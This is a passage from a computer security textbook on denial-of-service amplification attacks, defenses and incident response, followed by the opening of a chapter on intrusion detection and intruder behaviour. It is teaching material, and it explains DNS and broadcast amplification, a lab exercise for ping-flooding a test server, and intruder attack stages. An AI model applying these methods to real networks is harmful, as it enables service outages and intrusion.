Fundamental to the success of reflection attacks is the ability to create spoofed-source packets. If filters are in place that block spoofed-source packets, as described in (RFC 2827), then these attacks are simply not possible. This is the most basic,

fundamental defense against such attacks. This is not the case with either SYN spoofing or flooding attacks (distributed or not). They can succeed using real source addresses, with the consequences already noted.

Amplification Attacks

Amplification attacks are a variant of reflector attacks and also involve sending a packet with a spoofed source address for the target system to intermediaries. They differ in generating multiple response packets for each original packet sent. This can be achieved by directing the original request to the broadcast address for some network. As a result, all hosts on that network can potentially respond to the request, generating a flood of responses as shown in Figure 7.7. It is only necessary to use a service handled by large numbers of hosts on the intermediate network. A ping flood using ICMP echo request packets was a common choice, since this service is a fundamental component of TCP/IP implementations and was often allowed into networks. The well-known *smurf* DoS program used this mechanism and was widely popular for some time. Another possibility is to use a suitable UDP service, such as the echo service. The *fraggle* program implemented this variant. Note that TCP services cannot be used in this type of attack; because they are connection oriented, they cannot be directed at a broadcast address. Broadcasts are inherently connectionless.

The best additional defense against this form of attack is to not allow directed broadcasts to be routed into a network from outside. Indeed, this is another long-standing security recommendation, unfortunately about as widely implemented as that for blocking spoofed source addresses. If these forms of filtering are in place, these attacks cannot succeed. Another defense is to limit network services such as echo and ping from being accessed from outside an organization. This restricts which services could be used in these attacks, at a cost in ease of analyzing some legitimate network problems.

Attackers scan the Internet looking for well-connected networks that do allow directed broadcasts and that implement suitable services attackers can reflect off. These lists are traded and used to implement such attacks.




Figure 7.7 Amplification Attack

DNS Amplification Attacks

In addition to the DNS reflection attack discussed previously, a further variant of an amplification attack uses packets directed at a legitimate DNS server as the intermediary system. Attackers gain attack amplification by exploiting the behavior of the DNS protocol to convert a small request into a much larger response. This contrasts with the original amplifier attacks, which use responses from multiple systems to a single request to gain amplification. Using the classic DNS protocol, a 60-byte UDP request packet can easily result in a 512-byte UDP response, the maximum traditionally allowed. All that is needed is a name server with DNS records large enough for this to occur.

These attacks have been seen for several years. More recently, the DNS protocol has been extended to allow much larger responses of over 4000 bytes to support extended DNS features such as IPv6, security, and others. By targeting servers that support the extended DNS protocol, significantly greater amplification can be achieved than with the classic DNS protocol.

In this attack, a selection of suitable DNS servers with good network connections are chosen. The attacker creates a series of DNS requests containing the spoofed source address of the target system. These are directed at a number of the selected name servers. The servers respond to these requests, sending the replies to the spoofed source, which appears to them to be the legitimate requesting system. The target is then flooded with their responses. Because of the amplification achieved, the attacker need only generate a moderate flow of packets to cause a larger, amplified flow to flood and overflow the link to the target system. Intermediate systems will also experience significant loads. By using a number of high-capacity, well-connected systems, the attacker can ensure that intermediate systems are not overloaded, allowing the attack to proceed.

A further variant of this attack exploits recursive DNS name servers. This is a basic feature of the DNS protocol that permits a DNS name server to query a number of other servers to resolve a query for its clients. The intention was that this feature is used to support local clients only. However, many DNS systems support recursion by default for any requests. They are known as open recursive DNS servers. Attackers may exploit such servers for a number of DNS-based attacks, including the DNS amplification DoS attack. In this variant, the attacker targets a number of open recursive DNS servers. The name information being used for the attack need not reside on these servers, but can be sourced from anywhere on the Internet. The results are directed at the desired target using spoofed source addresses.

Like all the reflection-based attacks, the basic defense against these is to prevent the use of spoofed source addresses. Appropriate configuration of DNS servers, in particular limiting recursive responses to internal client systems only, as described in RFC 5358, can restrict some variants of this attack.

7.6 DEFENSES AGAINST DENIAL-OF-SERVICE ATTACKS

There are a number of steps that can be taken both to limit the consequences of being the target of a DoS attack and to limit the chance of your systems being compromised then used to launch DoS attacks. It is important to recognize that these attacks cannot be prevented entirely. In particular, if an attacker can direct a large enough volume of legitimate traffic to your system, then there is a high chance this will overwhelm your

system's network connection, and thus limit legitimate traffic requests from other users. Indeed, this sometimes occurs by accident as a result of high publicity about a specific site. Classically, a posting to the well-known Slashdot news aggregation site often results in overload of the referenced server system. Similarly, when popular sporting events such as the Olympics or Soccer World Cup matches occur, sites reporting on them experience very high traffic levels. This has led to the terms ***slashdotted,*** *flash crowd,* or *flash event* being used to describe such occurrences. There is very little that can be done to prevent this type of either accidental or deliberate overload without compromising network performance also. The provision of significant excess network bandwidth and replicated distributed servers is the usual response, particularly when the overload is anticipated. This is regularly done for popular sporting sites. However, this response does have a significant implementation cost.

In general, there are four lines of defense against DDoS attacks [PENG07, CHAN02]:

- **Attack prevention and preemption (before the attack):** These mechanisms enable the victim to endure attack attempts without denying service to legitimate clients. Techniques include enforcing policies for resource consumption and providing backup resources available on demand. In addition, prevention mechanisms modify systems and protocols on the Internet to reduce the possibility of DDoS attacks.
- **Attack detection and filtering (during the attack):** These mechanisms attempt to detect the attack as it begins and respond immediately. This minimizes the impact of the attack on the target. Detection involves looking for suspicious patterns of behavior. Response involves filtering out packets likely to be part of the attack.
- **Attack source traceback and identification (during and after the attack):** This is an attempt to identify the source of the attack as a first step in preventing future attacks. However, this method typically does not yield results fast enough, if at all, to mitigate an ongoing attack.
- **Attack reaction (after the attack):** This is an attempt to eliminate or curtail the effects of an attack.

We discuss the first of these lines of defense in this section then consider the remaining three in Section 7.7.

A critical component of many DoS attacks is the use of spoofed source addresses. These either obscure the originating system of direct and distributed DoS attacks or are used to direct reflected or amplified traffic to the target system. Hence, one of the fundamental, and longest standing, recommendations for defense against these attacks is to limit the ability of systems to send packets with spoofed source addresses. RFC 2827, *Network Ingress Filtering: Defeating Denial-of-service attacks which employ IP Source Address Spoofing*,[8] directly makes this recommendation, as do SANS, CERT, and many other organizations concerned with network security.

[8]Note that while the title uses the term *Ingress Filtering*, the RFC actually describes *Egress Filtering*, with the behavior we discuss. True ingress filtering rejects outside packets using source addresses that belong to the local network. This provides protection against only a small number of attacks.

This filtering needs to be done as close to the source as possible, by routers or gateways knowing the valid address ranges of incoming packets. Typically, this is the ISP providing the network connection for an organization or home user. An ISP knows which addresses are allocated to all its customers and hence is best placed to ensure that valid source addresses are used in all packets from its customers. This type of filtering can be implemented using explicit access control rules in a router to ensure that the source address on any customer packet is one allocated to the ISP. Alternatively, filters may be used to ensure that the path back to the claimed source address is the one being used by the current packet. For example, this may be done on Cisco routers using the "ip verify unicast reverse-path" command. This latter approach may not be possible for some ISPs that use a complex, redundant routing infrastructure. Implementing some form of such a filter ensures that the ISP's customers cannot be the source of spoofed packets. Regrettably, despite this being a well-known recommendation, many ISPs still do not perform this type of filtering. In particular, those with large numbers of broadband-connected home users are of major concern. Such systems are often targeted for attack as they are often less well secured than corporate systems. Once compromised, they are then used as intermediaries in other attacks, such as DoS attacks. By not implementing antispoofing filters, ISPs are clearly contributing to this problem. One argument often advanced for not doing so is the performance impact on their routers. While filtering does incur a small penalty, so does having to process volumes of attack traffic. Given the high prevalence of DoS attacks, there is simply no justification for any ISP or organization not to implement such a basic security recommendation.

Any defenses against flooding attacks need to be located back in the Internet cloud, not at a target organization's boundary router, since this is usually located after the resource being attacked. The filters must be applied to traffic before it leaves the ISP's network, or even at the point of entry to their network. While it is not possible, in general, to identify packets with spoofed source addresses, the use of a reverse path filter can help identify some such packets where the path from the ISP to the spoofed address differs to that used by the packet to reach the ISP. In addition, attacks using particular packet types, such as ICMP floods or UDP floods to diagnostic services, can be throttled by imposing limits on the rate at which these packets will be accepted. In normal network operation, these should comprise a relatively small fraction of the overall volume of network traffic. Many routers, particularly the high-end routers used by ISPs, have the ability to limit packet rates. Setting appropriate rate limits on these types of packets can help mitigate the effect of packet floods using them, allowing other types of traffic to flow to the targeted organization even should an attack occur.

It is possible to specifically defend against the SYN spoofing attack by using a modified version of the TCP connection handling code. Instead of saving the connection details on the server, critical information about the requested connection is cryptographically encoded in a cookie that is sent as the server's initial sequence number. This is sent in the SYN-ACK packet from the server back to the client. When a legitimate client responds with an ACK packet containing the incremented sequence number cookie, the server is then able to reconstruct the information about the connection that it normally would have saved in the known TCP connections table. Typically, this technique is only used when the table overflows. It has the advantage of

not consuming any memory resources on the server until the three-way TCP connection handshake is completed. The server then has greater confidence that the source address does indeed correspond with a real client that is interacting with the server.

There are some disadvantages of this technique. It does take computation resources on the server to calculate the cookie. It also blocks the use of certain TCP extensions, such as large windows. The request for such an extension is normally saved by the server, along with other details of the requested connection. However, this connection information cannot be encoded in the cookie as there is not enough room to do so. Since the alternative is for the server to reject the connection entirely as it has no resources left to manage the request, this is still an improvement in the system's ability to handle high connection-request loads. This approach was independently invented by a number of people. The best-known variant is **SYN Cookies**, whose principal originator is Daniel Bernstein. It is available in recent FreeBSD and Linux systems, though it is not enabled by default. A variant of this technique is also included in Windows 2000, XP, and later. This is used whenever their TCP connections table overflows.

Alternatively, the system's TCP/IP network code can be modified to selectively drop an entry for an incomplete connection from the TCP connections table when it overflows, allowing a new connection attempt to proceed. This is known as *selective drop* or *random drop*. On the assumption that the majority of the entries in an overflowing table result from the attack, it is more likely that the dropped entry will correspond to an attack packet. Hence, its removal will have no consequence. If not, then a legitimate connection attempt will fail, and will have to retry. However, this approach does give new connection attempts a chance of succeeding rather than being dropped immediately when the table overflows.

Another defense against SYN spoofing attacks includes modifying parameters used in a system's TCP/IP network code. These include the size of the TCP connections table and the timeout period used to remove entries from this table when no response is received. These can be combined with suitable rate limits on the organization's network link to manage the maximum allowable rate of connection requests. None of these changes can prevent these attacks, though they do make the attacker's task harder.

The best defense against broadcast amplification attacks is to block the use of IP-directed broadcasts. This can be done either by the ISP or by any organization whose systems could be used as an intermediary. As we noted earlier in this chapter, this and antispoofing filters are long-standing security recommendations that all organizations should implement. More generally, limiting or blocking traffic to suspicious services, or combinations of source and destination ports, can restrict the types of reflection attacks that can be used against an organization.

Defending against attacks on application resources generally requires modification to the applications targeted, such as Web servers. Defenses may involve attempts to identify legitimate, generally human initiated, interactions from automated DoS attacks. These often take the form of a graphical puzzle, a captcha, which is easy for most humans to solve but difficult to automate. This approach is used by many of the large portal sites such as Hotmail and Yahoo. Alternatively, applications may limit the rate of some types of interactions in order to continue to provide some form of service. Some of these alternatives are explored in [KAND05].

Beyond these direct defenses against DoS attack mechanisms, overall good system security practices should be maintained. The aim is to ensure that your systems are not compromised and used as zombie systems. Suitable configuration and monitoring of high performance, well-connected servers is also needed to help ensure that they do not contribute to the problem as potential intermediary servers.

Lastly, if an organization is dependent on network services, it should consider mirroring and replicating these servers over multiple sites with multiple network connections. This is good general practice for high-performance servers, and provides greater levels of reliability and fault tolerance in general and not just a response to these types of attack.

7.7 RESPONDING TO A DENIAL-OF-SERVICE ATTACK

To respond successfully to a DoS attack, a good incident response plan is needed. This must include details of how to contact technical personal for your Internet service provider(s). This contact must be possible using nonnetworked means, since when under attack your network connection may well not be usable. DoS attacks, particularly flooding attacks, can only be filtered upstream of your network connection. The plan should also contain details of how to respond to the attack. The division of responsibilities between organizational personnel and the ISP will depend on the resources available and technical capabilities of the organization.

Within an organization, you should implement the standard antispoofing, directed broadcast, and rate limiting filters we discussed earlier in this chapter. Ideally, you should also have some form of automated network monitoring and intrusion detection system running so that personnel will be notified should abnormal traffic be detected. We will discuss such systems in Chapter 8. Research continues as to how best identify abnormal traffic. It may be on the basis of changes in patterns of flow information, source addresses, or other traffic characteristics, as [CARL06] discusses. It is important that an organization knows its normal traffic patterns so it has a baseline with which to compare abnormal traffic flows. Without such systems and knowledge, the earliest indication is likely to be a report from users inside or outside the organization that its network connection has failed. Identifying the reason for this failure, whether attack, misconfiguration, or hardware or software failure, can take valuable additional time to identify.

When a DoS attack is detected, the first step is to identify the type of attack and hence the best approach to defend against it. Typically, this involves capturing packets flowing into the organization and analyzing them, looking for common attack packet types. This may be done by organizational personnel using suitable network analysis tools. If the organization lacks the resources and skill to do this, it will need to have its ISP perform this capture and analysis. From this analysis, the type of attack is identified and suitable filters are designed to block the flow of attack packets. These have to be installed by the ISP on its routers. If the attack targets a bug on a system or application, rather than high traffic volumes, then this must be identified and steps taken to correct it and prevent future attacks.

The organization may also wish to ask its ISP to trace the flow of packets back in an attempt to identify their source. However, if spoofed source addresses are used,

this can be difficult and time-consuming. Whether this is attempted may well depend on whether the organization intends to report the attack to the relevant law enforcement agencies. In such a case, additional evidence must be collected and actions documented to support any subsequent legal action.

In the case of an extended, concerted, flooding attack from a large number of distributed or reflected systems, it may not be possible to successfully filter enough of the attack packets to restore network connectivity. In such cases, the organization needs a contingency strategy either to switch to alternate backup servers or to rapidly commission new servers at a new site with new addresses, in order to restore service. Without forward planning to achieve this, the consequence of such an attack will be extended loss of network connectivity. If the organization depends on this connection for its function, the consequences on it may be significant.

Following the immediate response to this specific type of attack, the organization's incident response policy may specify further steps that are taken to respond to contingencies like this. This should certainly include analyzing the attack and response in order to gain benefit from the experience and to improve future handling. Ideally, the organization's security can be improved as a result. We will discuss all these aspects of incident response further in Chapter 17.

7.8 KEY TERMS, REVIEW QUESTIONS, AND PROBLEMS

Key Terms

amplification attack	flooding attack	SYN cookie
availability	Internet Control Message Protocol (ICMP)	SYN flood
backscatter traffic botnet	ICMP flood	SYN spoofing
denial of service (DoS)	poison packet	TCP
directed broadcast	random drop	three-way TCP handshake
distributed denial of service (DDoS)	reflection attack	UDP
DNS amplification attack	slashdotted	UDP flood
flash crowd	source address spoofing	zombie

Review Questions

7.1 Define a denial-of-service (DoS) attack.

7.2 State the difference between a SYN flooding attack and a SYN spoofing attack.

7.3 What is the goal of an HTTP flood attack?

7.4 What is a poison packet attack? Give two examples of such an attack.

7.5 Why do many DoS attacks use packets with spoofed source addresses?

7.6 What is "backscatter traffic?" Which types of DoS attacks can it provide information on? Which types of attacks does it not provide any information on?

7.7 What is the difference between a DDoS attack and a classic DoS attack? Why are DDoS attacks considered more potent than classic DoS attacks?

7.8 What architecture does a DDoS attack typically use?

7.9 Define an HTTP flood.

7.10 Define a Slowloris attack.

7.11 From an attacker's perspective, what are the drawbacks of a classic ping flood attack?

7.12 What defenses are possible against nonspoofed flooding attacks? Can such attacks be entirely prevented?

7.13 What is the purpose of SYN cookies?

7.14 What defences are possible against a DNS amplification attack? Where must these be implemented? Which are unique to this form of attack?

7.15 What defenses are possible to prevent an organization's systems being used as intermediaries in a broadcast amplification attack?

7.16 To what do the terms *slashdotted* and *flash crowd* refer to? What is the relation between these instances of legitimate network overload and the consequences of a DoS attack?

7.17 What steps should be taken when a DoS attack is detected?

7.18 What measures are needed to trace the source of various types of packets used in a DoS attack? Are some types of packets easier to trace back to their source than others?

Problems

7.1 In order to implement a classic DoS flood attack, the attacker must generate a sufficiently large volume of packets to exceed the capacity of the link to the target organization. Consider an attack using ICMP echo request (ping) packets that are 100 bytes in size (ignoring framing overhead). How many of these packets per second must the attacker send to flood a target organization using a 8-Mbps link? How many per second if the packets are 1000 bytes in size? Or 1460 bytes?

7.2 Using a TCP SYN spoofing attack, the attacker aims to flood the table of TCP connection requests on a system so that it is unable to respond to legitimate connection requests. Consider a server system with a table for 256 connection requests. This system will retry sending the SYN-ACK packet five times when it fails to receive an ACK packet in response, at 30 second intervals, before purging the request from its table. Assume no additional countermeasures are used against this attack and the attacker has filled this table with an initial flood of connection requests. At what rate must the attacker continue to send TCP connection requests to this system in order to ensure that the table remains full? Assuming the TCP SYN packet is 40 bytes in size (ignoring framing overhead), how much bandwidth does the attacker consume to continue this attack?

7.3 Consider a distributed variant of the attack we explore in Problem 7.1. Assume the attacker has compromised a number of broadband-connected residential PCs to use as zombie systems. Also assume each such system has an average uplink capacity of 256 kbps. What is the maximum number of 100-byte ICMP echo request packets a single zombie PC can send per second? If the packet size is 1000 bytes? Or 1500 bytes? How many such zombie systems would the attacker need to flood a target organization using a 8-Mbps link? Given reports of botnets composed of many thousands of zombie systems, what can you conclude about their controller's ability to launch DDoS attacks on multiple such organizations simultaneously? Or on a major organization with multiple, much larger network links than we have considered in these problems?

7.4 In order to implement a DNS amplification attack, the attacker must trigger the creation of a sufficiently large volume of DNS response packets from the intermediary to exceed the capacity of the link to the target organization. Consider an attack where the DNS response packets are 100 bytes in size (ignoring framing overhead). How many of these packets per second must the attacker trigger to flood a target organization using an 8-Mbps link? If packet size is 1000 bytes? Or 1500 bytes? If the DNS

request packet to the intermediary is 70 bytes in size, how much bandwidth does the attacker consume out of the 8-Mbps link to send the necessary rate of DNS request packets?

7.5 It is discussed that an amplification attack, which is a variant of reflection attack, can be launched by using any type of a suitable UDP service, such as the echo service. However, TCP services cannot be used in this attack. Why?

7.6 Research how to implement the defenses for the applications that are targeted (e.g., Web server of your Organization) by the attacker.

7.7 Assume a future where security countermeasures against DoS attacks are much more widely implemented than at present. In this future network, antispoofing and directed broadcast filters are widely deployed. In addition, the security of PCs and workstations is much greater, making the creation of botnets difficult. Do the administrators of server systems still have to be concerned about, and take further countermeasures against, DoS attacks? If so, what types of attacks can still occur, and what measures can be taken to reduce their impact?

7.8 If you have access to a network lab with a dedicated, isolated test network, explore the effect of high traffic volumes on its systems. Start any suitable Web server (e.g., Apache, IIS, TinyWeb) on one of the lab systems. Note the IP address of this system. Then have several other systems query its server. Now, determine how to generate a flood of 1500-byte ping packets by exploring the options to the ping command. The flood option -f may be available if you have sufficient privilege. Otherwise determine how to send an unlimited number of packets with a 0-second timeout. Run this ping command, directed at the Web server's IP address, on several other attack systems. See if it has any effect on the responsiveness of the server. Start more systems pinging the server. Eventually its response will slow and then fail. Note since the attack sources, query systems, and target are all on the same LAN, a very high rate of packets is needed to cause problems. If your network lab has suitable equipment to do so, experiment with locating the attack and query systems on a different LAN to the target system, with a slower speed serial connection between them. In this case, far fewer attack systems should be needed. You can also explore application level DoS attacks using SlowLoris and RUDY using the exercise presented in [DAMO12].

CHAPTER 8

Intrusion Detection

Learning Objectives

After studying this chapter, you should be able to:

- Distinguish among various types of intruder behavior patterns.
- Understand the basic principles of and requirements for intrusion detection.
- Discuss the key features of host-based intrusion detection.
- Explain the concept of distributed host-based intrusion detection.
- Discuss the key features of network-based intrusion detection.
- Define the intrustion detection exchange format.
- Explain the purpose of honeypots.
- Present an overview of Snort.

A significant security problem for networked systems is hostile, or at least unwanted, trespass by users or software. User trespass can take the form of unauthorized logon or other access to a machine or, in the case of an authorized user, acquisition of privileges or performance of actions beyond those that have been authorized. Software trespass includes a range of malware variants as we discuss in Chapter 6.

This chapter covers the subject of intrusions. First, we examine the nature of intruders and how they attack, then look at strategies for detecting intrusions.

8.1 INTRUDERS

One of the key threats to security is the use of some form of hacking by an intruder, often referred to as a hacker or cracker. Verizon [VERI16] indicates that 92% of the breaches they investigated were by outsiders, with 14% by insiders, and with some breaches involving both outsiders and insiders. They also noted that insiders were responsible for a small number of very large dataset compromises. Both Symantec [SYMA16] and Verizon [VERI16] also comment that not only is there a general increase in malicious hacking activity, but also an increase in attacks specifically targeted at individuals in organizations and the IT systems they use. This trend emphasizes the need to use defense-in-depth strategies, since such targeted attacks may be designed to bypass perimeter defenses such as firewalls and network-based Intrusion detection systems (IDSs).

As with any defense strategy, an understanding of possible motivations of the attackers can assist in designing a suitable defensive strategy. Again, both Symantec [SYMA16] and Verizon [VERI16] comment on the following broad classes of intruders:

- **Cyber criminals:** Are either individuals or members of an organized crime group with a goal of financial reward. To achieve this, their activities may include identity theft, theft of financial credentials, corporate espionage, data theft, or data ransoming. Typically, they are young, often Eastern European, Russian, or

southeast Asian hackers, who do business on the Web [ANTE06]. They meet in underground forums with names such as DarkMarket.org and theftservices.com to trade tips and data and coordinate attacks. For some years, reports such as [SYMA16] have quoted very large and increasing costs resulting from cybercrime activities, and hence the need to take steps to mitigate this threat.

- **Activists:** Are either individuals working as insiders, or members of a larger group of outsider attackers, who are motivated by social or political causes. They are also known as hacktivists, and their skill level may be quite low. The aim of their attacks is often to promote and publicize their cause, typically through website defacement, denial of service attacks, or the theft and distribution of data that results in negative publicity or compromise of their targets. Well-known recent examples include the activities of the groups Anonymous and LulzSec, and the actions of Chelsea (born Bradley) Manning and Edward Snowden.
- **State-sponsored organizations:** Are groups of hackers sponsored by governments to conduct espionage or sabotage activities. They are also known as Advanced Persistent Threats (APTs), due to the covert nature and persistence over extended periods involved with many attacks in this class. Recent reports such as [MAND13], and information revealed by Edward Snowden, indicate the widespread nature and scope of these activities by a wide range of countries from China and Russia to the USA, UK, and their intelligence allies.
- **Others:** Are hackers with motivations other than those listed above, including classic hackers or crackers who are motivated by technical challenge or by peer-group esteem and reputation. Many of those responsible for discovering new categories of buffer overflow vulnerabilities [MEER10] could be regarded as members of this class. In addition, given the wide availability of attack toolkits, there is a pool of "hobby hackers" using them to explore system and network security, who could potentially become recruits for the above classes.

Across these classes of intruders, there is also a range of skill levels seen. These can be broadly classified as:

- **Apprentice:** Hackers with minimal technical skill who primarily use existing attack toolkits. They likely comprise the largest number of attackers, including many criminal and activist attackers. Given their use of existing known tools, these attackers are the easiest to defend against. They are also known as "script-kiddies" due to their use of existing scripts (tools).
- **Journeyman:** Hackers with sufficient technical skills to modify and extend attack toolkits to use newly discovered, or purchased, vulnerabilities; or to focus on different target groups. They may also be able to locate new vulnerabilities to exploit that are similar to some already known. A number of hackers with such skills are likely found in all intruder classes listed above, adapting tools for use by others. The changes in attack tools make identifying and defending against such attacks harder.
- **Master:** Hackers with high-level technical skills capable of discovering brand new categories of vulnerabilities, or writing new powerful attack toolkits. Some of the better-known classical hackers are of this level, as clearly are some of

those employed by some state-sponsored organizations, as the designation APT suggests. This makes defending against these attackers of the highest difficulty.

Intruder attacks range from the benign to the serious. At the benign end of the scale, there are people who simply wish to explore the Internet and see what is out there. At the serious end are individuals or groups that attempt to read privileged data, perform unauthorized modifications to data, or disrupt systems.

NIST SP 800-61 (*Computer Security Incident Handling Guide*, August 2012) lists the following examples of intrusion:

- Performing a remote root compromise of an e-mail server
- Defacing a Web server
- Guessing and cracking passwords
- Copying a database containing credit card numbers
- Viewing sensitive data, including payroll records and medical information, without authorization
- Running a packet sniffer on a workstation to capture usernames and passwords
- Using a permission error on an anonymous FTP server to distribute pirated software and music files
- Dialing into an unsecured modem and gaining internal network access
- Posing as an executive, calling the help desk, resetting the executive's e-mail password, and learning the new password
- Using an unattended, logged-in workstation without permission

Intrusion detection systems (IDSs) and intrusion prevention systems (IPSs), of the type described in this chapter and Chapter 9 respectively, are designed to aid countering these types of threats. They can be reasonably effective against known, less sophisticated attacks, such as those by activist groups or large-scale e-mail scams. They are likely less effective against the more sophisticated, targeted attacks by some criminal or state-sponsored intruders, since these attackers are more likely to use new, zero-day exploits, and to better obscure their activities on the targeted system. Hence they need to be part of a defense-in-depth strategy that may also include encryption of sensitive information, detailed audit trails, strong authentication and authorization controls, and active management of operating system and application security.

Intruder Behavior

The techniques and behavior patterns of intruders are constantly shifting to exploit newly discovered weaknesses and to evade detection and countermeasures. However, intruders typically use steps from a common attack methodology. [VERI16] in their "Wrap up" section illustrate a typical sequence of actions, starting with a phishing attack that results in the installation of malware that steals login credentials that eventually result in the compromise of a Point-of-Sale terminal. They note that while this is one specific incident scenario, the components are commonly seen in many attacks. [MCCL12] discuss in detail a wider range of activities associated with the following steps:

- **Target Acquisition and Information Gathering:** Where the attacker identifies and characterizes the target systems using publicly available information, both

technical and non technical, and the use of network exploration tools to map target resources.

- **Initial Access:** The initial access to a target system, typically by exploiting a remote network vulnerability as we will discuss in Chapters 10 and 11, by guessing weak authentication credentials used in a remote service as we discussed in Chapter 3, or via the installation of malware on the system using some form of social engineering or drive-by-download attack as we discussed in Chapter 6.
- **Privilege Escalation:** Actions taken on the system, typically via a local access vulnerability as we will discuss in Chapters 10 and 11, to increase the privileges available to the attacker to enable their desired goals on the target system.
- **Information Gathering or System Exploit:** Actions by the attacker to access or modify information or resources on the system, or to navigate to another target system.
- **Maintaining Access:** Actions such as the installation of backdoors or other malicious software as we discussed in Chapter 6, or through the addition of covert authentication credentials or other configuration changes to the system, to enable continued access by the attacker after the initial attack.
- **Covering Tracks:** Where the attacker disables or edits audit logs such as we will discuss in Chapter 18, to remove evidence of attack activity, and uses rootkits and other measures to hide covertly installed files or code as we discussed in Chapter 6.

Table 8.1 lists examples of activities associated with the above steps.

Table 8.1 Examples of Intruder Behavior

(a) Target Acquisition and Information Gathering

- Explore corporate website for information on corporate structure, personnel, key systems, as well as details of specific Web server and OS used.
- Gather information on target network using DNS lookup tools such as dig, host, and others; and query WHOIS database.
- Map network for accessible services using tools such as NMAP.
- Send query e-mail to customer service contact, review response for information on mail client, server, and OS used, and also details of person responding.
- Identify potentially vulnerable services, for example, vulnerable Web CMS.

(b) Initial Access

- Brute force (guess) a user's Web content management system (CMS) password.
- Exploit vulnerability in Web CMS plugin to gain system access.
- Send spear-phishing e-mail with link to Web browser exploit to key people.

(c) Privilege Escalation

- Scan system for applications with local exploit.
- Exploit any vulnerable application to gain elevated privileges.
- Install sniffers to capture administrator passwords.
- Use captured administrator password to access privileged information.

(Continued)

Table 8.1 *(Continued)*

(d) Information Gathering or System Exploit

- Scan files for desired information.
- Transfer large numbers of documents to external repository.
- Use guessed or captured passwords to access other servers on network.

(e) Maintaining Access

- Install remote administration tool or rootkit with backdoor for later access.
- Use administrator password to later access network.
- Modify or disable anti-virus or IDS programs running on system.

(f) Covering Tracks

- Use rootkit to hide files installed on system.
- Edit logfiles to remove entries generated during the intrusion.

8.2 INTRUSION DETECTION

The following terms are relevant to our discussion:

security intrusion: Unauthorized act of bypassing the security mechanisms of a system.

intrusion detection: A hardware or software function that gathers and analyzes information from various areas within a computer or a network to identify possible security intrusions.

An IDS comprises three logical components:

- **Sensors:** Sensors are responsible for collecting data. The input for a sensor may be any part of a system that could contain evidence of an intrusion. Types of input to a sensor includes network packets, log files, and system call traces. Sensors collect and forward this information to the analyzer.
- **Analyzers:** Analyzers receive input from one or more sensors or from other analyzers. The analyzer is responsible for determining if an intrusion has occurred. The output of this component is an indication that an intrusion has occurred. The output may include evidence supporting the conclusion that an intrusion occurred. The analyzer may provide guidance about what actions to take as a result of the intrusion. The sensor inputs may also be stored for future analysis and review in a storage or database component.

- **User interface:** The user interface to an IDS enables a user to view output from the system or control the behavior of the system. In some systems, the user interface may equate to a manager, director, or console component.

An IDS may use a single sensor and analyzer, such as a classic HIDS on a host or NIDS in a firewall device. More sophisticated IDSs can use multiple sensors, across a range of host and network devices, sending information to a centralized analyzer and user interface in a distributed architecture.

IDSs are often classified based on the source and type of data analyzed, as:

- **Host-based IDS (HIDS)**: Monitors the characteristics of a single host and the events occurring within that host, such as process identifiers and the system calls they make, for evidence of suspicious activity.
- **Network-based IDS (NIDS)**: Monitors network traffic for particular network segments or devices and analyzes network, transport, and application protocols to identify suspicious activity.
- **Distributed or hybrid IDS:** Combines information from a number of sensors, often both host and network-based, in a central analyzer that is able to better identify and respond to intrusion activity.

Basic Principles

Authentication facilities, access control facilities, and firewalls all play a role in countering intrusions. Another line of defense is intrusion detection, and this has been the focus of much research in recent years. This interest is motivated by a number of considerations, including the following:

1. If an intrusion is detected quickly enough, the intruder can be identified and ejected from the system before any damage is done or any data are compromised. Even if the detection is not sufficiently timely to preempt the intruder, the sooner that the intrusion is detected, the less the amount of damage and the more quickly that recovery can be achieved.
2. An effective IDS can serve as a deterrent, thus acting to prevent intrusions.
3. Intrusion detection enables the collection of information about intrusion techniques that can be used to strengthen intrusion prevention measures.

Intrusion detection is based on the assumption that the behavior of the intruder differs from that of a legitimate user in ways that can be quantified. Of course, we cannot expect that there will be a crisp, exact distinction between an attack by an intruder and the normal use of resources by an authorized user. Rather, we must expect that there will be some overlap.

Figure 8.1 suggests, in abstract terms, the nature of the task confronting the designer of an IDS. Although the typical behavior of an intruder differs from the typical behavior of an authorized user, there is an overlap in these behaviors. Thus, a loose interpretation of intruder behavior, which will catch more intruders, will also lead to a number of **false positives**, or false alarms, where authorized users are identified as intruders. On the other hand, an attempt to limit false positives by a tight interpretation of intruder behavior will lead to an increase in **false negatives**, or intruders not

